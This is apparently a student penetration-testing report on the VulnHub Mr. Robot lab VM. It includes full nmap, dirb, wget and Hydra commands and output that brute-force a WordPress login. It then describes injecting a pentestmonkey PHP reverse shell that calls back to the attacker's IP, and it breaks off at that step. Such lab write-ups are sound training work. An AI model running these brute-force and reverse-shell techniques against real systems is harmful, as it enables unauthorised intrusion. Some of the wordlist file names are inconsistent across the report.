

Mr. Robot Machine

Penetration Testing Report

Prepared by:

Khalid Khan

Date: April 03, 2026

Classification: Academic Submission

Target: Mr. Robot Vulnerable VM (VulnHub)

Platform: Kali Linux

CONFIDENTIAL — FOR ACADEMIC PURPOSES ONLY

1. Abstract

This report documents a structured penetration testing exercise conducted against the Mr. Robot intentionally vulnerable virtual machine, obtained from VulnHub. The assessment was performed using Kali Linux and a range of industry-standard security tools including Nmap, Dirb, Hydra, and Netcat.

The primary objective was to identify and exploit security vulnerabilities in a controlled, ethical environment, following a standard penetration testing methodology. The exercise involved network reconnaissance, web application enumeration, credential brute-forcing, reverse shell exploitation via a vulnerable WordPress installation, and privilege escalation through a misconfigured SUID binary.

Three flags (keys) were successfully retrieved, demonstrating full system compromise from an unauthenticated network position. The findings highlight real-world security weaknesses common to web servers and Linux systems, and this report provides detailed remediation recommendations for each vulnerability identified.

2. Introduction

2.1 What is Penetration Testing?

Penetration testing — commonly referred to as "pen testing" — is a systematic, authorised attempt to evaluate the security of a computer system or network by simulating the tactics, techniques, and procedures (TTPs) used by real-world attackers. Unlike vulnerability scanning, which simply identifies weaknesses, penetration testing actively attempts to exploit them to understand their true impact.

Penetration tests are typically structured around a defined methodology, often divided into phases: reconnaissance, scanning, enumeration, exploitation, post-exploitation, and reporting. This approach ensures comprehensive coverage and reproducible results.

There are three main types of penetration testing based on the level of prior knowledge granted to the tester:

- Black-box: The tester has no prior knowledge of the target system — simulating an external attacker.
- White-box: Full knowledge of the system is provided — simulating an insider threat or code review.
- Grey-box: Partial knowledge is provided — a hybrid of the two approaches above.

This exercise was conducted as a black-box assessment, simulating an external attacker with no prior knowledge of the target system.

2.2 Overview of the Mr. Robot Machine

The Mr. Robot machine is a purposely vulnerable virtual machine created for educational purposes and inspired by the US television series "Mr. Robot." It is publicly available on VulnHub (<https://www.vulnhub.com/entry/mr-robot-1,151/>) and is designed to teach penetration testing concepts in a safe and legal environment.

The machine hosts a WordPress-based web application and contains three hidden flags (keys) that must be recovered. The challenge requires skills in web application reconnaissance, brute-force attacks, reverse shell deployment, and Linux privilege escalation.

- Target IP Address: 192.168.56.105
- Attacker Machine: Kali Linux (IP: 192.168.56.101)
- Operating Environment: VirtualBox host-only network (192.168.56.0/24)
- Objective: Retrieve all three hidden flags as proof of system compromise

3. Objectives

The following objectives were defined for this penetration testing exercise:

1. Identify all active hosts on the local network segment using network discovery techniques.
2. Perform a comprehensive port scan on the target machine to identify open services and potential attack surfaces.
3. Enumerate web application directories and files to discover hidden or sensitive resources.
4. Identify valid credentials for the WordPress administration panel using dictionary-based brute-force attacks.
5. Gain an initial foothold on the target system by exploiting the WordPress Theme Editor to deploy a PHP reverse shell.
6. Perform post-exploitation activities including lateral movement, password hash recovery, and privilege escalation.
7. Retrieve all three hidden flags as proof of successful system compromise.
8. Document all findings, tools used, commands executed, and vulnerabilities identified.
9. Provide clear and actionable remediation recommendations for each vulnerability discovered.

4. Tools Used

All tools used in this assessment are included by default in Kali Linux, the industry-standard penetration testing operating system maintained by Offensive Security. The following tools were employed during the exercise:

Tool	Category	Purpose
Nmap	Network Scanner	Host discovery and port/service scanning
Dirb	Web Enumerator	Brute-force web directory and file discovery
Hydra	Password Cracker	Dictionary-based brute-force against HTTP login forms
Netcat (nc)	Network Utility	Listener for incoming reverse shell connections
Wget	File Downloader	Download files exposed on the web server
Python	Scripting	Spawn a fully interactive TTY shell (pty module)
php-reverse-shell	Exploit Payload	PHP script to establish a reverse shell connection
Firefox	Web Browser	Manual web application exploration and interaction

5. Methodology

This assessment followed the standard penetration testing lifecycle, comprising five core phases. This structured approach ensures complete coverage of the attack surface and reproducible, professional results.

5.1 Reconnaissance

The first phase involved passive and active information gathering. Network-level discovery was used to identify the target host within the VirtualBox host-only network. This phase established the attack scope before any directed scanning began.

5.2 Scanning

Port scanning was conducted using Nmap to identify open TCP ports and the services running on them. This phase revealed the attack surface of the target machine, highlighting services exposed to the network.

5.3 Enumeration

Once services were identified, active enumeration was performed. Web directory brute-forcing using Dirb revealed hidden paths including the WordPress login panel, the robots.txt file, and a custom wordlist. Manual inspection of these resources provided critical information for subsequent exploitation.

5.4 Exploitation

Using credentials obtained through brute-force attacks, access was gained to the WordPress administration panel. A PHP reverse shell was injected into a theme template file via the built-in Theme Editor. Upon triggering the shell, a remote command connection was established back to the attacker machine.

5.5 Post-Exploitation

After gaining an initial foothold as the daemon user, post-exploitation activities were conducted. These included filesystem navigation, retrieval of password hashes, lateral movement to the robot user account, and privilege escalation to root via a SUID-flagged Nmap binary running in interactive mode.


6. Detailed Steps and Findings

6.1 Network Discovery

The assessment began by identifying the network configuration on the Kali Linux attacker machine using the `ip route` command. The host-only network was identified as `192.168.56.0/24`. An Nmap ping scan (`-sn`) was then run across the entire subnet to enumerate active hosts.

```
$ ip r
$ nmap -sn 192.168.56.0/24
```

The scan returned four active hosts. The target machine was identified at `192.168.56.105`, confirmed by its Oracle VirtualBox NIC MAC address prefix (`08:00:27`).

A terminal window on a Kali Linux machine showing the execution of network discovery commands. The first command is `ip r`, which outputs the route for the `192.168.56.0/24` network via the `eth0` interface. The second command is `nmap -sn 192.168.56.0/24`, which performs a ping scan across the subnet. The output shows four active hosts: `192.168.56.1`, `192.168.56.100`, `192.168.56.105`, and `192.168.56.101`. The MAC address for `192.168.56.105` is identified as `08:00:27:7D:76:C4`, which is noted as an Oracle VirtualBox virtual NIC. The scan is completed in 2.07 seconds.

```
(kali㉿kali)-[~]
└─$ ip r
192.168.56.0/24 dev eth0 proto kernel scope link src 192.168.56.101 metric 100

(kali㉿kali)-[~]
└─$ nmap -sn 192.168.56.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-17 01:21 -0400
Nmap scan report for 192.168.56.1
Host is up (0.0038s latency).
MAC Address: 0A:00:27:00:00:0E (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00097s latency).
MAC Address: 08:00:27:22:10:D2 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.105
Host is up (0.0052s latency).
MAC Address: 08:00:27:7D:76:C4 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.07 seconds
```

Figure 1: Subnet discovery using `ip route` and Nmap ping scan — target identified at `192.168.56.105`

6.2 Port Scanning

A targeted Nmap scan was run against the identified host (`192.168.56.105`) to discover open ports and running services. The default scan probed the 1000 most common TCP ports.

```
$ nmap 192.168.56.105
```

The scan results revealed three relevant ports:

- Port 22/tcp (SSH) — Status: Closed
- Port 80/tcp (HTTP) — Status: Open
- Port 443/tcp (HTTPS) — Status: Open

SSH was found to be closed, eliminating direct remote login as an attack vector. The web server (HTTP/HTTPS) represented the primary attack surface.

```
(kali㉿kali)-[~]
$ nmap 192.168.56.105
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-17 01:22 -0400
Nmap scan report for 192.168.56.105
Host is up (0.0035s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    closed ssh
80/tcp    open  http
443/tcp   open  https
MAC Address: 08:00:27:7D:76:C4 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 5.69 seconds
```

Figure 2: Nmap port scan results — ports 80 and 443 open, port 22 closed

6.3 Web Directory Enumeration

Dirb was used to brute-force web directories and files on the target's HTTP service. The tool was run against the target's root URL using its built-in common.txt wordlist.

```
$ dirb http://192.168.56.105
```

The enumeration returned several significant findings:

- `http://192.168.56.105/wp-admin/` — WordPress administration directory
- `http://192.168.56.105/wp-login.php` — WordPress login page
- `http://192.168.56.105/robots.txt` — Web crawler exclusion file (Code 200)
- `http://192.168.56.105/phpmyadmin` — Database management interface (403 Forbidden)

```
(kali㉿kali)-[~]
$ dirb http://192.168.56.105

_____  

DIRB v2.22  

By The Dark Raver  

_____  

START_TIME: Fri Apr 17 01:27:27 2026  

URL_BASE: http://192.168.56.105/  

WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  

_____  

Commands:  

GENERATED WORDS: 4612  

_____  

— Scanning URL: http://192.168.56.105/ —  

=> DIRECTORY: http://192.168.56.105/0/  

=> DIRECTORY: http://192.168.56.105/admin/  

+ http://192.168.56.105/atom (CODE:301|SIZE:0)  

=> DIRECTORY: http://192.168.56.105/audio/  

=> DIRECTORY: http://192.168.56.105/blog/  

=> DIRECTORY: http://192.168.56.105/css/  

+ http://192.168.56.105/dashboard (CODE:302|SIZE:0)  

+ http://192.168.56.105/favicon.ico (CODE:200|SIZE:0)  

=> DIRECTORY: http://192.168.56.105/feed/  

=> DIRECTORY: http://192.168.56.105/image/  

=> DIRECTORY: http://192.168.56.105/Image/  

=> DIRECTORY: http://192.168.56.105/images/  

+ http://192.168.56.105/index.html (CODE:200|SIZE:1077)  

+ http://192.168.56.105/index.php (CODE:301|SIZE:0)  

+ http://192.168.56.105/intro (CODE:200|SIZE:516314)  

=> DIRECTORY: http://192.168.56.105/js/  

+ http://192.168.56.105/license (CODE:200|SIZE:309)  

+ http://192.168.56.105/login (CODE:302|SIZE:0)  

+ http://192.168.56.105/page1 (CODE:301|SIZE:0)  

+ http://192.168.56.105/phpmyadmin (CODE:403|SIZE:94)  

+ http://192.168.56.105/rdf (CODE:301|SIZE:0)  

+ http://192.168.56.105/readme (CODE:200|SIZE:64)  

+ http://192.168.56.105/robots (CODE:200|SIZE:41)  

+ http://192.168.56.105/robots.txt (CODE:200|SIZE:41)  

+ http://192.168.56.105/rss (CODE:301|SIZE:0)  

+ http://192.168.56.105/rss2 (CODE:301|SIZE:0)  

+ http://192.168.56.105/sitemap (CODE:200|SIZE:0)  

+ http://192.168.56.105/sitemap.xml (CODE:200|SIZE:0)  

=> DIRECTORY: http://192.168.56.105/video/  

=> DIRECTORY: http://192.168.56.105/wp-admin/
```

Figure 3: Dirb web directory enumeration — notable findings highlighted including wp-login.php and robots.txt

6.4 WordPress Login Panel

The WordPress login panel discovered at `/wp-login.php` was accessed manually via the Firefox browser to confirm it was active and accessible. This confirmed the presence of a WordPress installation that could be targeted for credential-based attacks.




Figure 4: WordPress login panel at <http://192.168.56.105/wp-login.php>

6.5 robots.txt Disclosure

The robots.txt file was accessed in the browser and found to contain two sensitive entries that were not intended to be publicly accessible:

- fsociety.dic — A dictionary/wordlist file
- key-1-of-3.txt — The first hidden flag

This represents a significant information disclosure vulnerability. Sensitive file paths should never be listed in robots.txt, as this file is publicly readable by anyone and effectively serves as a directory of hidden resources.




Figure 5: robots.txt file revealing two sensitive paths — fsociety.dic and key-1-of-3.txt

6.6 Downloading Disclosed Files

Both files referenced in robots.txt were downloaded using wget for local analysis.

```
$ wget http://192.168.56.105/robots.txt
$ cat robots.txt
```

```

(kali@kali)~$ wget http://192.168.56.105/robots.txt
--2026-04-17 01:45:09-- http://192.168.56.105/robots.txt
Connecting to 192.168.56.105:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 41 [text/plain]
Saving to: 'robots.txt'

robots.txt                                     100%[=====]
2026-04-17 01:45:09 (1.81 MB/s) - 'robots.txt' saved [41/41]

```

Figure 6: Downloading robots.txt using wget and confirming its contents

```

(kali@kali)~$ ls
192.168.18.0 192.168.18.100 analyze.cap Desktop Documents downloads Music password.txt Pictures postman.tar.gz Public request.txt request.txt robots.txt Templates Videos
(kali@kali)~$ cat robots.txt
User-agent: *
fscopy.dic
key-1-of-3.txt

```

Figure 7: Directory listing and cat of robots.txt confirming fscopy.dic and key-1-of-3.txt entries

6.7 Retrieving Flag 1

The first flag (key-1-of-3.txt) was downloaded directly from the web server and its contents retrieved:

```

$ wget http://192.168.56.105/key-1-of-3.txt
$ cat key-1-of-3.txt

```

Flag 1 value: 073403c8a58a1f80d943455fb30724b9

```

(kali@kali)~$ wget http://192.168.56.105/key-1-of-3.txt
--2026-04-17 01:53:47-- http://192.168.56.105/key-1-of-3.txt
Connecting to 192.168.56.105:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 33 [text/plain]
Saving to: 'key-1-of-3.txt'

key-1-of-3.txt                                     100%[=====]
2026-04-17 01:53:47 (1.18 MB/s) - 'key-1-of-3.txt' saved [33/33]

(kali@kali)~$ ls
192.168.18.0 192.168.18.100 analyze.cap Desktop Documents downloads key-1-of-3.txt Music password.txt Pictures postman.tar.gz Public request.txt request.txt robots.txt Templates Videos
(kali@kali)~$ cat key-1-of-3.txt
073403c8a58a1f80d943455fb30724b9

```

Figure 8: Downloading and reading key-1-of-3.txt — Flag 1 retrieved: 073403c8a58a1f80d943455fb30724b9

6.8 Wordlist Processing

The fscopy.dic file was downloaded from the server. This large dictionary file (6.9 MB, 858,160 lines) was identified as a potential password/username wordlist. To improve brute-force efficiency, duplicate entries were removed using sort and uniq, reducing the list to 11,451 unique entries.

```

$ wget http://192.168.56.105/fscopy.dic
$ wc -l fscopy.dic
$ sort fscopy.dic | uniq > fscopy.filtered.txt
$ wc -l fscopy.filtered.txt

```

```

(kali@kali)~$ wget http://192.168.56.105/fscopy.dic
--2026-04-17 02:10:18-- http://192.168.56.105/fscopy.dic
Connecting to 192.168.56.105:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7245381 (6.9M) [text/x-c]
Saving to: 'fscopy.dic'

fscopy.dic                                     100%[=====] 6.91M 2.40MB/s in 2.9s
2026-04-17 02:10:18 (2.40 MB/s) - 'fscopy.dic' saved [7245381/7245381]

(kali@kali)~$ wc -l fscopy.dic
858160 fscopy.dic

(kali@kali)~$ sort fscopy.dic | uniq > fscopy.filtered.txt

(kali@kali)~$ wc -l fscopy.filtered.txt
11451 fscopy.filtered.txt
(kali@kali)~$

```

Figure 9: Downloading fsociety.dic, checking line count, deduplicating to 11,451 unique entries


6.9 WordPress Username Enumeration and Brute-Force

Hydra was used to brute-force the WordPress login form. WordPress returns different error messages for invalid usernames ("Invalid username") versus incorrect passwords ("password is incorrect"), which allows username enumeration.

Phase 1 — Username Discovery: The wordlist was used as the username list with a test password to identify valid usernames. The failure string "Invalid username" was used as the indicator for incorrect entries.

```
$ hydra -L fsociety.txt -p test 192.168.56.105 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username"
```

Result: The username "elliott" was identified as valid.



```
kali@kali:~$ hydra -L fsociety.txt -p test 192.168.56.105 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-17 02:19:51
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 4555 login tries (11455/p1), ~285 tries per task
[DATA] attacking http-post-form://192.168.56.105/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username
[STATUS] 464.00 tries/min, 464 tries in 00:01h, 4691 to do in 00:10h, 16 active
[STATUS] 417.00 tries/min, 1251 tries in 00:03h, 3384 to do in 00:08h, 16 active
[00][http-post-form] host: 192.168.56.105 login: elliott password: test
*The session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

Figure 10: Hydra username brute-force — valid username "elliott" discovered

Phase 2 — Password Discovery: With the valid username confirmed, Hydra was run again using elliott as the fixed username and the deduplicated wordlist for password attempts. The failure string "is incorrect" was used to detect wrong passwords.

```
$ hydra -l elliott -P fsociety.txt 192.168.56.105 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=is incorrect"
```

Result: The password "ER28-0652" was found for the user elliott.



```
kali@kali:~$ hydra -l elliott -P fsociety.txt 192.168.56.105 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=is incorrect"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-17 02:28:10
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 2788 login tries (1117/p1), ~157 tries per task
[DATA] attacking http-post-form://192.168.56.105/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=is incorrect
[STATUS] 376.00 tries/min, 376 tries in 00:01h, 5124 to do in 00:13h, 16 active
[STATUS] 386.00 tries/min, 1155 tries in 00:03h, 4542 to do in 00:12h, 16 active
[00][http-post-form] host: 192.168.56.105 login: elliott password: ER28-0652
*of 1 target successfully completed: 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-17 02:34:04
```

Figure 11: Hydra password brute-force — password "ER28-0652" found for user elliott

6.10 WordPress Administrator Login

The discovered credentials (elliott / ER28-0652) were used to log into the WordPress administration panel. Successful authentication was confirmed by access to the WordPress Dashboard.




Figure 12: WordPress login with credentials *elliott* / *ER28-0652*




Figure 13: WordPress Dashboard — authenticated as *elliott* (Administrator)

6.11 Deploying PHP Reverse Shell via Theme Editor

With administrator access to WordPress, the built-in Theme Editor (Appearance > Editor) was used to inject a PHP reverse shell payload. The content-link.php template file of the

active Twenty Fifteen theme was replaced with the php-reverse-shell.php script from pentestmonkey (available at github.com/pentestmonkey/php-reverse-shell).

Before saving, the shell script was configured with the attacker's IP address (192.168.56.101) and a chosen listener port (1234). The file was then saved via the "Update File" button.




Figure 14: PHP reverse shell code injected into content-link.php via the WordPress Theme Editor




